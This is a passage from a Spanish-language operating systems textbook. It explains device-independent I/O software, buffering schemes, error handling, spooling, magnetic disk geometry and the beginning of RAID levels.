Una importante cuestión en un sistema operativo es cómo hacer que todos los dispositivos de E/S y sus controladores se vean más o menos iguales. Si los discos, las impresoras, los teclados, etc., se conectan de distintas maneras, cada vez que llegue un nuevo dispositivo el sistema operativo deberá modificarse para éste. No es conveniente tener que modificar el sistema operativo para cada nuevo dispositivo.

Un aspecto de esta cuestión es la interfaz entre los controladores de dispositivos y el resto del sistema operativo. En la figura 5-14(a) ilustramos una situación en la que cada controlador de dis-

positivo tiene una interfaz distinta con el sistema operativo. Lo que esto significa es que las funciones de controlador disponibles para que el sistema pueda llamarlas difieren de un controlador a otro. Además, podría significar que las funciones de kernel que el controlador necesita también difieren de controlador en controlador. En conjunto, quiere decir que la interfaz para cada nuevo controlador requiere mucho esfuerzo de programación.




Figura 5-14. (a) Sin una interfaz de controlador estándar. (b) Con una interfaz de controlador estándar.

Por el contrario, en la figura 5-14(b) podemos ver un diseño distinto, en el que todos los controladores tienen la misma interfaz. Ahora es mucho más fácil conectar un nuevo controlador, siempre y cuando sea compatible con su interfaz. Esto también significa que los escritores de los controladores saben lo que se espera de ellos. En la práctica no todos los dispositivos son absolutamente idénticos, pero por lo general hay sólo un pequeño número de tipos de dispositivos, e incluso éstos en general son casi iguales.

La manera en que funciona es la siguiente. Para cada clase de dispositivos, como los discos o las impresoras, el sistema operativo define un conjunto de funciones que el controlador debe proporcionar. Para un disco, estas funciones incluyen naturalmente la lectura y la escritura, pero también encender y apagar la unidad, aplicar formato y otras cosas relacionadas con los discos. A menudo, el controlador contiene una tabla con apuntadores a sí mismo para estas funciones. Cuando se carga el controlador, el sistema operativo registra la dirección de esta tabla de apuntadores a funciones, por lo que cuando necesita llamar a una de las funciones, puede hacer una llamada indirecta a través de esta tabla. Esta tabla de apuntadores a funciones define la interfaz entre el controlador y el resto del sistema operativo. Todos los dispositivos de una clase dada (discos, impresoras, etc.) deben obedecerla.

Otro aspecto de tener una interfaz uniforme es la forma en que se nombran los dispositivos. El software independiente del dispositivo se hace cargo de asignar nombres de dispositivo simbólicos al controlador apropiado. Por ejemplo, en UNIX el nombre de un dispositivo como */dev/disk0* especifica de manera única el nodo-i para un archivo especial, y este nodo-i contiene el **número mayor de dispositivo**, que se utiliza para localizar el controlador apropiado. El nodo-i también contiene

el **número menor de dispositivo**, que se pasa como un parámetro al controlador para poder especificar la unidad que se va a leer o escribir. Todos los dispositivos tienen números mayores y menores, y para acceder a todos los controladores se utiliza el número mayor de dispositivo para seleccionar el controlador.

La protección está muy relacionada con la denominación. ¿Cómo evita el sistema que los usuarios accedan a dispositivos que tienen prohibido utilizar? Tanto en UNIX como en Windows, los dispositivos aparecen en el sistema de archivos como objetos con nombre, lo cual significa que las reglas de protección ordinarias para los archivos también se aplican a los dispositivos de E/S. Así, el administrador del sistema puede establecer los permisos apropiados para cada dispositivo.

Uso de búfer

El uso de búfer es otra cuestión, tanto para los dispositivos de bloque como los de carácter, por una variedad de razones. Para ver una de ellas, considere un proceso que desea leer datos de un módem. Una posible estrategia para lidiar con los caracteres entrantes es hacer que el proceso de usuario realice una llamada al sistema `read` y se bloquee en espera de un carácter. Cada carácter que llega produce una interrupción. El procedimiento de servicio de interrupciones entrega el carácter al proceso de usuario y lo desbloquea. Después de colocar el carácter en alguna parte, el proceso lee otro carácter y se bloquea de nuevo. Este modelo se indica en la figura 5-15(a).




Figura 5-15. (a) Entrada sin búfer. (b) Uso de búfer en espacio de usuario. (c) Uso de búfer en el kernel, seguido de la acción de copiar al espacio de usuario. (d) Uso de doble búfer en el kernel.

El problema con esta forma de hacer las cosas es que el proceso de usuario tiene que iniciarse por cada carácter entrante. Permitir que un proceso se ejecute muchas veces durante tiempos cortos de ejecución es ineficiente, por lo que este diseño no es bueno.

En la figura 5-15(b) se muestra una mejora. Aquí el proceso de usuario proporciona un búfer de *n* caracteres en espacio de usuario y realiza una lectura de *n* caracteres. El procedimiento de servicio

de interrupciones coloca los caracteres entrantes en este búfer hasta que se llena. Después despierta al proceso de usuario. Este esquema es mucho más eficiente que el anterior, pero tiene una desventaja: ¿qué ocurre si el búfer se pagina cuando llega un carácter? El búfer se podría bloquear en la memoria, pero si muchos procesos empiezan a bloquear páginas en memoria, se reducirá la reserva de páginas disponibles y se degradará el rendimiento.

Otro método más es crear un búfer dentro del kernel y hacer que el manejador de interrupciones coloque ahí los caracteres, como se muestra en la figura 5-15(c). Cuando este búfer está lleno, se trae la página con el búfer de usuario en caso de ser necesario, y el búfer se copia ahí en una operación. Este esquema es mucho más eficiente.

Sin embargo, incluso este esquema presenta un inconveniente: ¿Qué ocurre con los caracteres que llegan mientras se está trayendo del disco la página con el búfer de usuario? Como el búfer está lleno, no hay lugar en dónde ponerlos. Una solución es tener un segundo búfer de kernel. Una vez que se llena el primero, pero antes de que se haya vaciado, se utiliza el segundo como se muestra en la figura 5-15(d). Cuando se llena el segundo búfer, está disponible para copiarlo al usuario (suponiendo que el usuario lo haya pedido). Mientras el segundo búfer se copia al espacio de usuario, el primero se puede utilizar para nuevos caracteres. De esta forma, los dos búferes toman turnos: mientras uno se copia al espacio de usuario, el otro está acumulando nuevos datos de entrada. Un esquema de uso de búferes como éste se conoce como **uso de doble búfer**.

Otra forma de uso de búfer que se utiliza ampliamente es el **búfer circular**. Consiste en una región de memoria y dos apuntadores. Un apuntador apunta a la siguiente palabra libre, en donde se pueden colocar nuevos datos. El otro apuntador apunta a la primera palabra de datos en el búfer que todavía no se ha removido. En muchas situaciones, el hardware avanza el primer apuntador a medida que agrega nuevos datos (por ejemplo, los que acaban de llegar de la red) y el sistema operativo avanza el segundo apuntador a medida que elimina y procesa datos. Ambos apuntadores regresan a la parte final después de llegar a la parte superior.

El uso de búfer es también importante en la salida. Por ejemplo, considere cómo se envían datos al módem sin uso de búfer mediante el modelo de la figura 5-15(b). El proceso de usuario ejecuta una llamada al sistema `write` para imprimir *n* caracteres. El sistema tiene dos opciones en este punto. Puede bloquear el usuario hasta que se hayan escrito todos los caracteres, pero se podría requerir mucho tiempo a través de una línea telefónica lenta. También podría liberar de inmediato al usuario y realizar la operación de E/S mientras el usuario realiza unos cálculos más, pero esto produce un problema aún peor: ¿Cómo sabe el proceso de usuario que se ha completado la salida y puede reutilizar el búfer? El sistema podría generar una señal o interrupción de software, pero ese estilo de programación es difícil y está propenso a condiciones de competencia. Una mucho mejor solución es que el kernel copie los datos a un búfer, de manera similar a la figura 5-15(c) (pero en sentido opuesto), y que desbloquee al que hizo la llamada de inmediato. Entonces no importa cuándo se haya completado la operación de E/S. El usuario es libre de reutilizar el búfer al instante en que se desbloquea.

Los búferes constituyen una técnica muy utilizada; ésta también tiene una desventaja. Si los datos se colocan en búfer demasiadas veces, el rendimiento se reduce. Por ejemplo, considere la red de la figura 5-16. Aquí un usuario realiza una llamada al sistema para escribir en la red. El kernel copia el paquete a un búfer de kernel para permitir que el usuario proceda de inmediato (paso 1). En este punto, el programa de usuario puede reutilizar el búfer.




Figura 5-16. El trabajo en red puede involucrar muchas copias de un paquete.

Cuando se hace la llamada al controlador, copia el paquete al controlador para enviarlo como salida (paso 2). La razón por la que no envía directamente al cable desde la memoria kernel es que una vez iniciada la transmisión del paquete, debe continuar a una velocidad uniforme. El controlador no puede garantizar que pueda llegar a la memoria a una velocidad uniforme, debido a que los canales de DMA y otros dispositivos de E/S pueden estar robando muchos ciclos. Si no se obtiene una palabra a tiempo se podría arruinar el paquete. Al colocar en búfer el paquete dentro del controlador se evita este problema.

Una vez que se ha copiado el paquete en el búfer interno del controlador, se copia hacia la red (paso 3). Los bits llegan al receptor poco después de haber sido enviados, por lo que justo después de enviar el último bit, éste llega al receptor, donde el paquete se ha colocado en un búfer en el controlador. A continuación, el paquete se copia al búfer del kernel del receptor (paso 4). Por último se copia al búfer del proceso receptor (paso 5); generalmente, el receptor envía después un reconocimiento. Cuando el emisor recibe el reconocimiento, puede enviar el segundo paquete. Sin embargo, debe quedar claro que todo este proceso de copia reduce la velocidad de transmisión de manera considerable, ya que todos los pasos se deben llevar a cabo en forma secuencial.

Reporte de errores

Los errores son mucho más comunes en el contexto de la E/S que en otros. Cuando ocurren, el sistema operativo debe manejarlos de la mejor manera posible. Muchos errores son específicos de cada dispositivo y el controlador apropiado debe manejarlos, pero el marco de trabajo para el manejo de errores es independiente del dispositivo.

Los errores de programación son una clase de errores de E/S. Éstos ocurren cuando un proceso pide algo imposible, como escribir en un dispositivo de entrada (teclado, escáner, ratón, etc.) o leer de un dispositivo de salida (una impresora o un plotter, por ejemplo). Otros errores son propor-

cionar una dirección de búfer inválida o algún otro parámetro, y especificar un dispositivo inválido (por ejemplo, el disco 3 cuando el sistema sólo tiene dos), entre otros. La acción a tomar en estos errores es simple: sólo se reporta un código de error al que hizo la llamada.

Otra clase de errores son los de E/S reales; por ejemplo, tratar de escribir un bloque de disco dañado o tratar de leer de una cámara de video que está apagada. En estas circunstancias depende del controlador determinar qué hacer. Si el controlador no sabe qué hacer, puede pasar el problema de vuelta al software independiente del dispositivo.

Lo que hace este software depende del entorno y la naturaleza del error. Si se trata de un error simple de lectura y hay un usuario interactivo disponible, puede mostrar un cuadro de diálogo pidiendo al usuario lo que debe hacer. Las opciones pueden incluir volver a intentar cierto número de veces, ignorar el error o eliminar el proceso que hizo la llamada. Si no hay usuario disponible, tal vez la única opción real sea hacer que la llamada al sistema falle con un código de error.

Sin embargo, algunos errores no se pueden manejar de esta forma. Por ejemplo, una estructura de datos crítica, como el directorio raíz o la lista de bloques libres, puede haberse destruido. En este caso, el sistema tal vez tenga que mostrar un mensaje de error y terminar.

Asignación y liberación de dispositivos dedicados

Algunos dispositivos, como los grabadores de CD-ROM, sólo pueden ser utilizados por un solo proceso en un momento dado. Es responsabilidad del sistema operativo examinar las peticiones de uso de los dispositivos y aceptarlas o rechazarlas, dependiendo de si el dispositivo solicitado está o no disponible. Una manera simple de manejar estas peticiones es requerir que los procesos realicen llamadas a `open` en los archivos especiales para los dispositivos directamente. Si el dispositivo no está disponible, la llamada a `open` falla. Al cerrar un dispositivo dedicado de este tipo se libera.

Un método alternativo es tener mecanismos especiales para solicitar y liberar dispositivos dedicados. Un intento por adquirir un dispositivo que no está disponible bloquea al proceso que hizo la llamada, en vez de fallar. Los procesos bloqueados se ponen en una cola. Tarde o temprano, el dispositivo solicitado estará disponible y el primer proceso en la cola podrá adquirirlo para continuar su ejecución.

Tamaño de bloque independiente del dispositivo

Los distintos discos pueden tener diferentes tamaños de sectores. Es responsabilidad del software independiente del dispositivo ocultar este hecho y proporcionar un tamaño de bloque uniforme a los niveles superiores; por ejemplo, al tratar varios sectores como un solo bloque lógico. De esta forma, los niveles superiores lidian sólo con dispositivos abstractos que utilizan todos el mismo tamaño de bloque lógico, sin importar el tamaño del sector físico. De manera similar, algunos dispositivos de carácter envían sus datos un byte a la vez (como los módems), mientras que otros envían sus datos en unidades más grandes (como las interfaces de red). Estas diferencias también se pueden ocultar.

5.3.4 Software de E/S en espacio de usuario

Aunque la mayor parte del software de E/S está dentro del sistema operativo, una pequeña porción de éste consiste en bibliotecas vinculadas entre sí con programas de usuario, e incluso programas enteros que se ejecutan desde el exterior del kernel. Las llamadas al sistema, incluyendo las llamadas al sistema de E/S, se realizan comúnmente mediante procedimientos de biblioteca. Cuando un programa en C contiene la llamada

```
cuenta = write(da, bufer, nbytes);
```

el procedimiento de biblioteca *write* se vinculará con el programa y se incluirá en el programa binario presente en memoria en tiempo de ejecución. La colección de todos estos procedimientos de biblioteca es sin duda parte del sistema de E/S.

Aunque estos procedimientos hacen algo más que colocar sus parámetros en el lugar apropiado para la llamada al sistema, hay otros procedimientos de E/S que en realidad realizan un trabajo real. En especial, el formato de la entrada y la salida se lleva a cabo mediante procedimientos de biblioteca. Un ejemplo de C es *printf*, que toma una cadena de formato y posiblemente unas variables como entrada, construye una cadena ASCII y después llama al sistema `write` para imprimir la cadena. Como ejemplo de *printf*, considere la instrucción

```
printf("El cuadrado de %3d es %6d\n", i, i*i);
```

Esta instrucción da formato a una cadena que consiste en la cadena de 14 caracteres "El cuadrado de" seguida por el valor *i* como una cadena de 3 caracteres, después la cadena de 4 caracteres "es", luego i^2 como seis caracteres, y por último un salto de línea.

Un ejemplo de un procedimiento similar para la entrada es *scanf*, que lee los datos de entrada y los almacena en variables descritas en una cadena de formato que utiliza la misma sintaxis que *printf*. La biblioteca de E/S estándar contiene varios procedimientos que involucran operaciones de E/S y todos se ejecutan como parte los programas de usuario.

No todo el software de E/S de bajo nivel consiste en procedimientos de biblioteca. Otra categoría importante es el sistema de colas. El **uso de colas** (*spooling*) es una manera de lidiar con los dispositivos de E/S dedicados en un sistema de multiprogramación. Considere un dispositivo común que utiliza colas: una impresora. Aunque sería técnicamente sencillo dejar que cualquier proceso de usuario abriera el archivo de caracteres especial para la impresora, suponga que un proceso lo abriera y no hiciera nada durante horas. Ningún otro proceso podría imprimir nada.

En vez de ello, lo que se hace es crear un proceso especial, conocido como **demonio**, y un directorio especial llamado **directorio de cola de impresión**. Para imprimir un archivo, un proceso genera primero todo el archivo que va a imprimir y lo coloca en el directorio de la cola de impresión. Es responsabilidad del demonio, que es el único proceso que tiene permiso para usar el archivo especial de la impresora, imprimir los archivos en el directorio. Al proteger el archivo especial contra el uso directo por parte de los usuarios, se elimina el problema de que alguien lo mantenga abierto por un tiempo innecesariamente extenso.

El uso de colas no es exclusivo de las impresoras. También se utiliza en otras situaciones de E/S. Por ejemplo, la transferencia de archivos a través de una red utiliza con frecuencia un demonio de red. Para enviar un archivo a cierta parte, un usuario lo coloca en un directorio de la cola de

red. Más adelante, el demonio de red lo toma y lo transmite. Un uso específico de la transmisión de archivos mediante el uso de una cola es el sistema de noticias USENET. Esta red consiste en millones de máquinas en todo el mundo, que se comunican mediante Internet. Existen miles de grupos de noticias sobre muchos temas. Para publicar un mensaje, el usuario invoca a un programa de noticias, el cual acepta el mensaje a publicar y luego lo deposita en un directorio de cola para transmitirlo a las otras máquinas más adelante. Todo el sistema de noticias se ejecuta fuera del sistema operativo.

En la figura 5-17 se resume el sistema de E/S, donde se muestran todos los niveles y las funciones principales de cada nivel. Empezando desde la parte inferior, los niveles son el hardware, los manejadores de interrupciones, los controladores de dispositivos, el software independiente del dispositivo y, por último, los procesos de usuario.




Figura 5-17. Niveles del sistema de E/S y las funciones principales de cada nivel.

Las flechas en la figura 5-17 muestran el flujo de control. Por ejemplo, cuando un programa de usuario trata de leer un bloque de un archivo, se invoca el sistema operativo para llevar a cabo la llamada. El software independiente del dispositivo busca el bloque en la caché del búfer, por ejemplo. Si el bloque necesario no está ahí, llama al controlador del dispositivo para enviar la petición al hardware y obtenerlo del disco. Después, el proceso se bloquea hasta que se haya completado la operación de disco.

Cuando termina el disco, el hardware genera una interrupción. El manejador de interrupciones se ejecuta para descubrir qué ocurrió; es decir, qué dispositivo desea atención en ese momento. Después extrae el estado del dispositivo y despierta al proceso inactivo para que termine la petición de E/S y deje que el proceso de usuario continúe.

5.4 DISCOS

Ahora vamos a estudiar algunos dispositivos de E/S reales. Empezaremos con los discos, que en concepto son simples, pero muy importantes. Después examinaremos los relojes, los teclados y las pantallas.

5.4.1 Hardware de disco

Los discos son de varios tipos. Los más comunes son los discos magnéticos (discos duros y flexibles). Se caracterizan por el hecho de que las operaciones de lectura y escritura son igual de rápidas, lo que los hace ideales como memoria secundaria (como paginación o sistemas de archivos, por ejemplo). Algunas veces se utilizan arreglos de estos discos para ofrecer un almacenamiento altamente confiable. Para la distribución de programas, datos y películas, son también importantes varios tipos de discos ópticos (CD-ROMs, CD-grabable y DVD). En las siguientes secciones describiremos primero el hardware y luego el software para estos dispositivos.

Discos magnéticos

Los discos magnéticos se organizan en cilindros, cada uno de los cuales contiene tantas pistas como cabezas apiladas en forma vertical. Las pistas se dividen en sectores. El número de sectores alrededor de la circunferencia es por lo general de 8 a 32 en los discos flexibles, y hasta varios cientos en los discos duros. El número de cabezas varía entre 1 y 16.

Los discos antiguos tienen pocos componentes electrónicos y sólo producen un flujo de bits serial simple. En estos discos el controlador realiza la mayor parte del trabajo. En otros discos, en especial los discos **IDE** (**Electrónica de Unidad Integrada**) y **SATA** (**ATA Serial**), la unidad de disco contiene un microcontrolador que realiza un trabajo considerable y permite al controlador real emitir un conjunto de comandos de nivel superior. A menudo el controlador coloca las pistas en caché, reasigna los bloques defectuosos y mucho más.

Una característica de dispositivo que tiene implicaciones importantes para el software controlador del disco es la posibilidad de que un controlador realice búsquedas en dos o más unidades al mismo tiempo. Éstas se conocen como **búsquedas traslapadas**. Mientras el controlador y el software esperan a que se complete una búsqueda en una unidad, el controlador puede iniciar una búsqueda en otra unidad. Muchos controladores también pueden leer o escribir en una unidad mientras buscan en otra u otras unidades, pero un controlador de disco flexible no puede leer o escribir en dos unidades al mismo tiempo (para leer o escribir, el controlador tiene que desplazar bits en una escala de tiempo en microsegundos, por lo que una transferencia ocupa la mayor parte de su poder de cómputo). Esta situación es distinta para los discos duros con controladores integrados, y en un sistema con más de una de estas unidades de disco duro pueden operar de manera simultánea, al menos en cuanto a la transferencia de datos entre el disco y la memoria de búfer del controlador. Sin embargo, sólo es posible una transferencia entre el controlador y la memoria principal. La capacidad de realizar dos o más operaciones al mismo tiempo puede reducir el tiempo de acceso promedio de manera considerable.

En la figura 5-18 se comparan los parámetros del medio de almacenamiento estándar para la IBM PC original con los parámetros de un disco fabricado 20 años después, para mostrar cuánto han cambiado los discos en 20 años. Es interesante observar que no todos los parámetros han mejorado tanto. El tiempo de búsqueda promedio es siete veces mejor de lo que era antes, la velocidad de transferencia es 1300 veces mejor, mientras que la capacidad aumentó por un factor de

50,000. Este patrón está relacionado con las mejoras relativamente graduales en las piezas móviles, y densidades de bits mucho mayores en las superficies de grabación.

Parámetro	Disco flexible IBM de 360-KB	Disco duro WD 18300
Número de cilindros	40	10601
Pistas por cilindro	2	12
Sectores por pista	9	281 (promedio)
Sectores por disco	720	35742000
Bytes por sector	512	512
Capacidad del disco	360 KB	18.3 GB
Tiempo de búsqueda (cilindros adyacentes)	6 mseg	0.8 mseg
Tiempo de búsqueda (caso promedio)	77 mseg	6.9 mseg
Tiempo de rotación	200 mseg	8.33 mseg
Tiempo de arranque/paro del motor	250 mseg	20 seg
Tiempo para transferir 1 sector	22 mseg	17 µseg

Figura 5-18. Parámetros de disco para el disco flexible IBM PC 360 KB original y un disco duro Western Digital WD 18300.

Algo que debemos tener en cuenta al analizar las especificaciones de los discos duros modernos es que la geometría especificada y utilizada por el controlador es casi siempre distinta a la del formato físico. En los discos antiguos, el número de sectores por pista era el mismo para todos los cilindros. Los discos modernos se dividen en zonas, con más sectores en las zonas exteriores que en las interiores. La figura 5-19(a) ilustra un pequeño disco con dos zonas. La zona exterior tiene 32 sectores por pista; la interior tiene 16 sectores por pista. Un disco real, como el WD 18300, tiene por lo general 16 o más zonas, y el número de sectores se incrementa aproximadamente 4% por zona, a medida que se avanza desde la zona más interior hasta la más exterior.

Para ocultar los detalles sobre cuántos sectores tiene cada pista, la mayoría de los discos modernos tienen una geometría virtual que se presenta al sistema operativo. Se instruye al software para que actúe como si hubiera x cilindros, y cabezas y z sectores por pista. Después el controlador reasigna una petición para (x, y, z) a los valores reales de cilindro, cabeza y sector. Una posible geometría virtual para el disco físico de la figura 5-19(a) se muestra en la figura 5-19(b). En ambos casos el disco tiene 192 sectores, sólo que el arreglo publicado es distinto del real.

Para las PCs, los valores máximos para estos parámetros son a menudo 5535, 16 y 63, debido a la necesidad de tener compatibilidad hacia atrás con las limitaciones de la IBM PC original. En esta máquina se utilizaron campos de 16, 4 y 6 bits para especificar estos números, donde los cilindros y sectores enumerados empiezan en 1 y las cabezas enumeradas empiezan en 0. Con estos parámetros y 512 bytes por sector, el disco más grande posible es de 31.5 GB. Para sobrepasar este límite, todos los discos modernos aceptan ahora un sistema llamado **direccionamiento de bloques**




Figura 5-19. (a) Geometría física de un disco con dos zonas. (b) Una posible geometría virtual para este disco.

lógicos, en el que los sectores de disco sólo se enumeran en forma consecutiva empezando en 0, sin importar la geometría del disco.

RAID

El rendimiento de la CPU ha crecido en forma exponencial durante la década pasada, y se duplica aproximadamente cada 18 meses. No pasa lo mismo con el rendimiento del disco. En la década de 1970, los tiempos de búsqueda promedio en los discos de minicomputadoras eran de 50 a 100 mseg; ahora están ligeramente por debajo de 10 mseg. En la mayoría de las industrias técnicas (por ejemplo, automóviles o aviación), un factor del 5 a 10 en cuanto a la mejora del rendimiento en dos décadas serían grandes noticias (imagine autos de 300 millas por galón), pero en la industria de las computadoras es una vergüenza. Por ende, la brecha entre el rendimiento de la CPU y el rendimiento del disco se ha vuelto mucho mayor con el tiempo.

Como hemos visto, el procesamiento en paralelo se utiliza cada vez más para agilizar el rendimiento de la CPU. Con el paso de los años, a varias personas se les ha ocurrido que la E/S en paralelo podría ser una buena idea también. En su artículo de 1988, Patterson y colaboradores sugirieron seis organizaciones de discos específicas que se podrían utilizar para mejorar el rendimiento del disco, su confiabilidad o ambas características (Patterson y colaboradores, 1988). Estas ideas fueron adoptadas de inmediato por la industria y han conllevado a una nueva clase de dispositivo de E/S conocido como **RAID**. Patterson y sus colaboradores definieron RAID como **Arreglo Redundante de Discos Económicos** (*Redundant Array of Inexpensive Disks*), pero la industria redefinió la I para que indicara “Independiente” en vez de “económico” (¿tal vez para que pudieran cobrar más?). Como también se necesitaba un villano (como en RISC contra CISC, también debido a Patterson), el tipo malo aquí era **SLED** (*Single Large Expensive Disk*, Un solo disco grande y costoso).

La idea básica detrás de un RAID es instalar una caja llena de discos a un lado de la computadora (que por lo general es un servidor grande), reemplazar la tarjeta controladora de discos con un controlador RAID, copiar los datos al RAID y después continuar la operación normal. En otras palabras, un RAID se debe ver como un SLED para el sistema operativo, pero con mejor rendimiento y confiabilidad. Como los discos SCSI tienen un buen rendimiento, bajo costo y la capacidad de tener hasta siete unidades en un solo controlador (15 para SCSI amplio), es natural que la mayoría de los RAIDs consistan en un controlador RAID SCSI más una caja de discos SCSI que el sistema operativo considere como un solo disco grande. De esta forma no se requieren cambios en el software para utilizar el RAID; un gran punto de venta para muchos administradores de sistemas.

Además de aparecer como un solo disco para el software, todos los RAIDs tienen la propiedad de que los datos se distribuyen entre las unidades, para permitir la operación en paralelo. Patterson y sus colaboradores definieron varios esquemas distintos para hacer esto, y ahora se conocen como RAID nivel 0 hasta RAID nivel 5. Además hay unos cuantos niveles menores que no analizaremos. El término “nivel” es algo equivocado, debido a que no hay una jerarquía involucrada; simplemente son seis organizaciones distintas posibles.

El nivel RAID 0 se ilustra en la figura 5-20(a). Consiste en ver el disco virtual simulado por el RAID como si estuviera dividido en bandas de k sectores cada una, en donde los sectores 0 a $k - 1$ son la banda 0, los sectores k a $2k - 1$ son la banda 1, y así en lo sucesivo. Para $k = 1$, cada banda es un sector; para $k = 2$, una banda es de dos sectores, etc. La organización RAID de nivel 0 escribe bandas consecutivas sobre las unidades utilizando el método por turno rotatorio (*round-robin*), como se muestra en la figura 5-20(a) para un RAID con cuatro unidades de disco.

Al proceso de distribuir datos sobre varias unidades de esta forma se le conoce como **reparto de bloques** (*striping*). Para cada ejemplo, si el software emite un comando para leer un bloque de datos de cuatro bloques consecutivos que empieza en un límite de bloque, el controlador RAID descompondrá este comando en cuatro comandos separados, uno para cada uno de los cuatro discos, y hará que operen en paralelo. Así, tenemos E/S en paralelo sin que el software lo sepa.

